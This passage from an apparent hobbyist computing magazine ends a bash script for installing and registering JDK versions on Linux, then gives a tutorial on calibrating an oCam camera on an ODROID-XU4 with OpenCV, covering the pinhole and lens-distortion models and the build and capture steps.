  if [ -d $DESTINATION ]; then
    # echo "The directory already exists, it will be overwritten!"
    rm -rf $DESTINATION
  fi
  mv $TMP_DIR/$CREATED $DESTINATION
  rm -rf $TMP_DIR
  JAVAHOME=$JAVADIR/$CREATED
  echo "JAVA_HOME=$JAVAHOME" >> $LOGFILE
  JREHOME=$JAVAHOME/jre
  make_or_update_java_paths_script $1
}

make_or_update_java_paths_script() {
# edit /etc/profile.d/java_paths.sh file
  SET_PATHS_FILE=/etc/profile.d/java_path.sh
  TMP_SET_PATHS_FILE="/tmp/$(basename $0).$$.tmp"
  if grep -R "JAVA_HOME" $SET_PATHS_FILE > /dev/null
  then
    sed -r "s#^(JAVA_HOME=).*#\1${JAVAHOME}#" $SET_PATHS_FILE | sed -r
"s#^(JRE_HOME=).*#\1\$JAVA_HOME/jre#" > $TMP_SET_PATHS_FILE
  else
    echo '#!/bin/bash
mypathmungeafter() {
    if [[ ! "$PATH" =~ .*"$1".* ]] # add $1 into PATH if is not there yet
    then
        PATH=$PATH:$1/bin
    fi
}
#' >> $TMP_SET_PATHS_FILE
echo JAVA_HOME=$JAVAHOME >> $TMP_SET_PATHS_FILE
echo 'JRE_HOME=$JAVA_HOME/jre
```

```
mypathmungeafter $JAVA_HOME
mypathmungeafter $JRE_HOME
export JAVA_HOME
export JRE_HOME
export PATH
unset -f mypathmungeafter' >> $TMP_SET_PATHS_FILE
  fi
  mv $TMP_SET_PATHS_FILE $SET_PATHS_FILE
  update_java_alternatives
}

update_java_alternatives() {
  # update alternatives and set them
  if [ "debian" == "$ID" ] || [ "ubuntu" == "$ID" ] || [ "debian" ==
"$ID_LIKE" ] || [ "ubuntu" == "$ID_LIKE" ]
  then
      # Debian based distro
      ALTERNATE_CMD="update-alternatives --quiet"
  else
      # CentOS or similar
      ALTERNATE_CMD=alternatives
  fi
  $ALTERNATE_CMD --install /usr/bin/java java ${JAVAHOME}/bin/java 2
  $ALTERNATE_CMD --install /usr/bin/javac javac ${JAVAHOME}/bin/javac 2
  $ALTERNATE_CMD --install /usr/bin/jar jar ${JAVAHOME}/bin/jar 2
  $ALTERNATE_CMD --set java ${JAVAHOME}/bin/java
  $ALTERNATE_CMD --set javac ${JAVAHOME}/bin/javac
  $ALTERNATE_CMD --set jar ${JAVAHOME}/bin/jar
  cd $CURRENT
  inspect_exe_and_java_versions $JAVAHOME/bin/
  exit_if_error
  inspect_exe_and_java_versions
  final_message
}

inspect_exe_and_java_versions() {
  MESSAGE=$("$1java" -version 2>&1)
  if [ $? -ne 0 ]; then # check the result of latest exe, it should be
zero
     VALIDITY="ERROR"
     echo $MESSAGE
  else   # inspect the installation against the version of javac and java
     JAVAC_VERSION=$("$1javac" -version 2>&1 | grep javac | awk '{ print
$2 }')
     JAVA_VERSION=$(echo $MESSAGE | grep "java version" | awk '{ print
substr($3, 2, length($3)-2); }')
     if [[ $JAVAC_VERSION ]] && [ $JAVAC_VERSION == $JAVA_VERSION ]; then
       VALIDITY="OK"
     else
       VALIDITY="ERROR"
     fi
```

```
  fi
}

exit_if_error() {
  if [ $VALIDITY == "ERROR" ]; then
     echo "installation of $1 failed"
     exit 1
  fi
}

final_message() {
  if [ $VALIDITY == "OK" ]; then
    source /etc/profile
    echo "directory $DESTINATION version $JAVA_VERSION OK"
  else
    echo "Versions of java and javac do not match.  Installation may have
failed."
  fi
}

main $1 $2
exit 0
```

Final words

With the above script, one can install different versions of JDKs consistently. The script installation makes repetitive and multiple installations easier, and has been tested on ODROIDs running Debian, Ubuntu, CentOS, and Fedora. It can also be used also to install Java remotely with scp and SSH commands. The script does not remove any old installations, which must be done manually instead. In the below example, JDK version 1.8.0_77 is being removed:

```
$ sudo rm -rf /usr/local/java/jdk1.8.0_77
```

A developer can add new features into the script, if necessary. For instance, the following functionality could be added: automatic removal of old installations, checking available disk space prior to installation, or checking the available size of the /tmp folder. The Linux alternative system takes care of removing missing entries, whenever alternatives are updated. With scripts, a developer or an administrator can take full command of all Java installations on all computers within their network. The needs and goals of an administrator of using the latest security patches as well as the needs of a developer to test against various versions of Java or use the latest language features may vary. With scripts each user can write a custom solution specific to their own needs using the script presented here as a starting point.

CAMERA CALIBRATION USING OCAM AND ODROID-XU4

A TECHNICAL TUTORIAL

by brian@withrobot.com

Camera calibration is not necessarily an exciting topic, but is an essential basic process for any serious camera application. Simply speaking, a camera is a device that makes a two dimensional image from the light which passes through the camera's lens and onto the image sensor. To extract useful information from the 2D image, we need a mathematical model of the camera. Camera calibration is simply described as determining the parameters of the camera. This tutorial is a step-by-step guide for camera calibration as well as some basics on the theoretical background of calibration.

Camera type

We will use a pinhole camera because this type of camera is simple, yet covers a range of needed topics. We will be looking at describing the intrinsic parameters including the geometrical characteristics for this camera and its lens distortion.

For a pinhole camera, it is assumed that the image on the camera image plane is made by straight lines of light rays. These light rays come from objects in the three dimensional world and pass through the camera's pinhole as depicted in Figure 1.




Figure 1. Pinhole camera model (Source: Learning OpenCV by O'Reilly)

Here the focal length, f, is the distance between the pinhole and the image plane, and, Z, is the distance between the pinhole and the object. From f and Z, we get the following relationship.

$$-x = f\frac{X}{Z}$$

Instead of the pinhole, we can imagine a center of projection and that the image is made by projecting on to a virtual image plane. This plan is located between the center of projection and the object as depicted in Figure 2.




Figure 2. Projection geometry. (Source: Learning OpenCV by O'Reilly)

The intersection point between the virtual image plane and the optical axis is known as the principal point which, has the coordinates (cx, cy). Then between the coordinates of a point on the virtual image plane, (xscreen, yscreen), and the coordinates of the corresponding point of the real object, Q(X,Y,Z), the following relationship exists.

$$x_{screen} = f_x\left(\frac{X}{Z}\right) + c_x, \quad y_{screen} = f_y\left(\frac{Y}{Z}\right) + c_y$$

The transformation from a multi-dimensional real-world point, Q(X,Y,Z), to a point of (x,y) on the screen is called a 'projective transform' and can be described by the following equation.

$$q = MQ$$

where

$$q = [x\ y\ w\ ], \quad M = [f_x\ 0\ c_x\ 0\ f_y\ c_y\ 0\ 0\ 1\ ], \quad Q = [X\ Y\ Z\ ]$$

Part of the camera calibration process is to get the parameters of the matrix, M, to understand how a point in the real world will be projected onto the image screen.

Lens distortion

Generally, a camera lens has two types of distortion: radial and tangential distortion. The radial lens distortion deforms the shape of an object at the outskirts of the lens. This distortion would turn an image of a square object into a square with rounded sides, as depicted in Figure 3.

Radial distortion can be described by the following equation.

$$x_{distorted} = x(1 + k_1 r^2 + k_2 r^4 + k_3 r^6)$$

$$y_{distorted} = y(1 + k_1 r^2 + k_2 r^4 + k_3 r^6)$$




Figure 3. Radial lens distortion. (Source: Learning OpenCV by O'Reilly)

Part of the camera calibration process is to get the parameters k1, k2 and k3 so that you can correct the image's coordinates in the distorted image.

Tangential distortion

Tangential lens distortion occurs because the lens is not perfectly parallel to the imaging plane, as depicted in Figure 4.




Figure 4. Tangential lens distortion. (Source: Learning OpenCV by O'Reilly)

The tangential distortion can be described by the following equation.

$$x_{distorted} = x + [2p_1y + p_2(r^2 + 2x^2)]$$

$$y_{distorted} = y + [p_1(r^2 + 2y^2) + 2p_2x]$$

After obtaining the parameters p1 and p2, you can correct the distorted image's coordinates. This is something that must be done for proper camera calibration. All the parameters that describe a camera model and its lens distortion are known as the intrinsic parameters of the camera.

Calibration process

For setup, we will need the followings items:

ODROID-XU4
oCam
Calibration program
Calibration chart




Figure 5. oCam with fisheye lens (top left), oCam with normal lens (bottom left), ODROID-XU4 (right)

We will use the classic black and white checkerboard pattern to calibrate the camera. You can download this pattern at http://bit.ly/2426Nay. Once you have downloaded the image file, print it and glue it onto flat hardboard. The flatter the hardboard, the better your calibration results will be. Since we will use the inner corners of the checkerboard pattern, you should be careful not to taint or blur those corners.




Figure 6. Printed and glued chessboard pattern.

Build

Install OpenCV using the following commands:

```
$ sudo apt-get update
$ sudo apt-get install libopencv-dev
```

Now, download the calibration source code using the following command.

```
$ wget https://bitbucket.org/withrobot/\
magazine/downloads/OM_201606_calibration.cpp \
-O calibration.cpp
```

Next, build the source code using the following command:

```
$ g++ calibration.cpp -o ex_calibration\
 -lopencv_core -lopencv_highgui -lopencv_imgproc\
 -lopencv_calib3d
```

After a successful build, you will get an execution file named ex_calibration.

Run

Connect the oCam with USB to the ODROID-XU4 and start the program using the following command:

```
$ ./ex_calibration -w 9 -h 6 -lt 0
```

The program's arguments are outlined below:

-w 9 : number of corners in width direction, 9
-h 6 : number of corners in height direction, 6
-lt 0 : lens type; 0 = normal, 1 = fisheye lens




Figure 7. Width and height of calibration chart: 9 by 6




Figure 8. oCam with normal lens

The program consists of the following five stages that perform certain calibration tasks:

Capture
Take pictures of the calibration chart using the camera and lens that needs to be calibrated.

Find Corner
Finds the inner corners of the checkerboard pattern.

Calibration
Calculates the intrinsic parameters using the images of calibration chart.

Undistortion
Shows the corrected images obtained by applying the calculated intrinsic parameters.

Undistortion : Live
Shows corrected camera image in real time.

When taking images of the calibration chart, it is recommended that you follow the guidelines below. These guidelines will ensure you take the best calibration images, which will help improve the accuracy of the calibration results.

The whole calibration chart should appear, including all the inner corners, in the image.

The images of the calibration chart should cover all of the field of view of the camera. This means if you look at all of the calibration images, the chart's position is varied such that all angles are covered. Figure 10 shows an example of the chart's positions so that it covers all the possible angles.

For a specific viewing area of the camera, try to capture many images with different relative angles of the calibration chart with respect to the camera.

Avoid taking pictures of the calibration chart where it is placed far away. If the

calibration chart is too small in the image, some of the inner corners of the calibration chart will not be detected. If corners are not found, this will have a negative effect on the calibration.

In the "Capture Stage", all of the keyboard input should be made when the Image View window is in focus. Simply clicking on the Image View window puts it in focus, similar to any other window. You can capture and save an image by hitting the "s" key. It's recommended to take about 20 pictures. Too many pictures will cause a long processing time without any benefit to the calibration results. By pressing the "c" key, you can move on to the next stage, 'finding corners'.




Figure 9. Capturing stage. Use "s" key to capture and save the images




Figure 10. Captured images. Note how the calibration chart in the images covers all viewing area of the camera.

In the "Find Corner" stage, we check if the images taken in the previous stage are acceptable. To find the inner corners, press any key. If every corner is not detected

in every captured image, we will need to quit the program and start all over again.

Figure 11. Corners detection in the 'Find Corner' stage

Once the "Find Corner" stage is completed, the program will go to the "Calibration Stage" automatically.




Figure 12. Calibration stage.

At the end of the "Calibration Stage", the root-mean-square error and the average reprojection error are shown. The results of the calibration as the camera's intrinsic parameters are stored in the "out_camera_data.xml" file. Next is the "Undistortion Stage", where the distorted images are corrected by using the calculated intrinsic parameters are then displayed.




Figure 13. Corrected image

After you review all of the corrected images, press any key to show an undistorted live stream from the camera. You can toggle between the original (distorted) and corrected undistorted video stream by pressing the "u" key, and you can quit from the program any time by pressing "Ctrl-C" in terminal or "Esc" in the Image View window.




Figure 14. Original (distorted) video.




Figure 15. Undistorted live video.

Calibration of fisheye lens

The oCam accepts interchangeable M12 lenses to support the needs of different applications. It should be obvious at this point that each camera lens will require its own calibration test to be performed. Here, the calibration result for a fisheye lens will be shown as an example.

